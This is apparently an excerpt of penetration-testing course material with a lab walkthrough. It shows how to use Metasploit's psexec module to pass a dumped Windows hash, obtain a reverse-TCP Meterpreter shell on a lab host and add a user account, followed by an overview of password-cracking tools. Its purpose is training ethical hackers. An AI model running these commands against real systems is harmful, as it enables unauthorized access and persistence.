
- And Metasploit psexec has built-in Pass-the-Hash capability built in!
  - Instead of configuring psexec with the admin name and ***password***, just configure it with the admin name and ***hash*** dumped using Meterpreter in LM:NT hash format

```
msf > use exploit/windows/smb/psexec
msf > set RHOST [victim]
msf > set PAYLOAD windows/meterpreter/reverse_tcp
... Set other options …
msf > set SMBUser [admin_name]
msf > set SMBPass [admin_hash]
msf > exploit
```




Network Pen Testing and Ethical Hacking 70

Metasploit's psexec exploit supports pass-the-hash capabilities. The Metasploit user configures the variable SMBUser with an admin username, and SMBPass as that administrator's hash, in LM:NT format. It's just that easy. Metasploit's psexec exploit can realize that we are using a hash here instead of a password and launch its attack using pass-the-hash, making the target run the Metasploit payload.




Now, you can perform a pass-the-hash lab, using Metasploit's psexec module to cause target 10.10.10.10 to run a Meterpreter payload. You can gain code execution on a target Windows machine without using the password; you simply rely on its hash.



For this lab, you attack machine 10.10.10.10, using pass-the-hash to get Meterpreter access of the system using Metasploit's psexec.

For the hashes, use a hashdump SAM file stored in the Slingshot Linux image. The account to use has a logon name of "monk" and a hash in the file /home/sec560/CourseFiles/sam.txt. This account is in the admin group, which you learned during our user enumeration lab in 560.2 (specifically running the enum tool with its –G option).

The whole point of this lab is that you can grab LANMAN and NT hashes and use them for admin access of a target machine without even cracking them. Note that, as you proceed through this lab, you never need to know what the actual value of the monk administrative-level password is. You simply use its hashed form to gain access.




The hashes 10.10.10.10 are in the sam.txt file in the sec560 user's home directory on the Linux machine. Start the lab by putting monk's hash into our Linux machine's copy and paste buffer. Start by displaying the hashes:

```
# cat /home/sec560/CourseFiles/sam.txt
```

Now, on the line with monk's hash, select the hash (starting with AF83… and ending with 62A5), highlighting that entire string (but with no colon at the beginning or end).

Then, right-click the terminal and select Copy. We'll paste this hash into Metasploit shortly.



Launch the Metasploit framework console, as we've done before:

```
# cd /opt/metasploit-4.11/
# ./app/msfconsole
```

Then, select Metasploit's psexec module. Note that the Metasploit psexec module enables us to provide an administrator's *hash* instead of his *password,* unlike Microsoft Sysinternals' psexec. We first tell Metasploit that we want to use the psexec exploit module:

```
msf > use exploit/windows/smb/psexec
```


Then, set the payload; this time use a Meterpreter reverse_tcp connection:

```
msf > set PAYLOAD windows/meterpreter/reverse_tcp
```

Now, see what options you need for psexec:

```
msf > show options
```

We need to set the host to connect to (RHOST), an LHOST for the reverse_tcp payload to connect back to, as well as the user to connect as (SMBUser) and a password (SMBPass). But, for the password, we'll provide hashes.



Next, set the remote host:

```
msf exploit(psexec) > set RHOST 10.10.10.10
```

Now, configure Metasploit with a LHOST for the reverse_tcp Meterpreter session to connect back to. We'll use our Linux machine's IP address:


```
msf exploit(psexec) > set LHOST [YourLinuxIPaddr]
```

Next, set the username that we will be connecting as:

```
msf exploit(psexec) > set SMBUser monk
```

Next, set the SMBPass variable to the hashes obtained earlier from the /home/sec560/CourseFiles/sam.txt file, pasting them into the shell as before. (They should still be in your Copy & Paste buffer.) Right-click and select paste.

```
msf exploit(psexec) > set SMBPass [LANMAN]:[NT]
```



Finally, run the exploit command to attack the target:

```
msf exploit(psexec) > exploit
```

If the pass-the-hash attack works successfully, you should get Meterpreter access to the target machine.

If you get an error message of "Exploit failed: ActiveRecord... Data has already been taken," that is due to a small bug in the Metasploit database feature and its interaction with credentials. You can bypass that problem by disconnecting from the database. If you see that error, please type "db_disconnect", and then try to exploit it again.


If you exploit it successfully, you can use that Meterpreter prompt to interact with the target machine.

```
meterpreter > getuid
```

You can now run any of the Meterpreter commands we discussed earlier in the course. As far as Metasploit and target 10.10.10.10 are concerned, you authenticated to the machine legitimately. You just used the hash instead of the password.

```
meterpreter > getpid
meterpreter > ifconfig
meterpreter > shell
C:\> whoami
C:\> net user [SomeUserName] [SomePassword] /add
C:\> net user [SomeUserName] [SomePassword] /add
C:\> exit
meterpreter > exit
```

In conclusion, in this lab, you've authenticated to a target machine via SMB as an admin user with only that admin's hash (not the password). You passed the hash using Metasploit's psexec module. These techniques are highly useful for penetration testers who have retrieved hashes from a target environment and have SMB access to target Windows machines.




Let's take stock of the various password attack techniques we've discussed in 560.4 and 560.5, and look at the situations in which each technique and tool are most useful for penetration testers.

If you are conducting a password attack but cannot access hashes from the target environment, you may want to consider password guessing, using tools such as THC-Hydra. Alternatively, if you have access to a machine in the environment and there are authentication exchanges flowing across the network on which that machine resides, you may want to consider sniffing password information (either clear-text or challenge-response) using a tool such as Cain or tcpdump.


If you do have access to hashes and want to crack the password, the technique and tool you'll use will depend on the nature of the hashes you have:

- If you have salted hashes from Linux or Unix targets, you should consider using a traditional password cracker, such as John the Ripper.
- If you have LANMAN and/or NT hashes from Windows targets, you should use both Rainbow Tables (with tools such as Ophcrack) *and* traditional password cracking (with tools such as John the Ripper or Cain).
- If you have LANMAN Challenge/Response, NTLMv1, or NTLMv2 captures, you should use traditional password cracking tools with the capability to cracking those protocols (for example, Cain).
- If you have another type of password hash (salted or not), look to see if patches have been released for John the Ripper and check to see if Cain is compatible with the given hash type you have found. If neither John nor Cain support your type of hash, you may need to find another tool or create your own tool for doing the guess/encrypt/compare cycle.

And, finally, if you have Windows hashes and SMB access to a target environment, but don't actually care what the passwords are, you can gain access to the target using pass-the-hash techniques in tools such as the Windows Credentials Editor, Metasploit psexec, and the Nmap NSE SMB scripts.




Now analyze the topic of web application security flaws and penetration testing, starting with an overview defining how web applications are associated with *network* penetration testing and ethical hacking. In this upfront overview, we also define web applications. We then get into the details of some of the most widespread web application vulnerabilities found today, including Cross-Site Request Forgery (XSRF), Cross-Site Scripting (XSS), SQL Injection, and others, discussing tools and techniques that professional penetration testers and ethical hackers can use to find and take advantage of these flaws.



It is important to note at the beginning of this session that this course, SANS Security 560, is titled *Network Penetration Testing and Ethical Hacking*. In the penetration testing and ethical hacking field, *network* tests are often considered a separate kind of project from *web application* tests. The skills associated with each kind of test are, for the most part, distinct and specialized. Some testers focus on network tests, dealing with finding flaws in network-accessible services and clients. Other testers specialize in finding flaws in web applications. A smaller number of testers work both sides, dealing with network tests and web app tests.

Even if you focus exclusively on network penetration tests, you still need to be familiar with various web application vulnerabilities and tools for testing web apps. Sometimes, we are asked in a network test to perform a cursory review of a web app. Other times, we need to interact with web app pen testers to share findings and cooperate in a given attack. And, for some of us, we need to perform both network tests and web app tests. Although web app testing is not a focus of this course, we will analyze the topic to help prepare you for these kinds of interactions.


If you are interested in the specialized field of web application penetration testing, the SANS Institute offers a variety of courses on the topic. This session ties in nicely with these other courses, which include the SANS Security 542 course, *Web Application Penetration Testing*, and SANS Security 642, *Advanced Web Application Penetration Testing*.



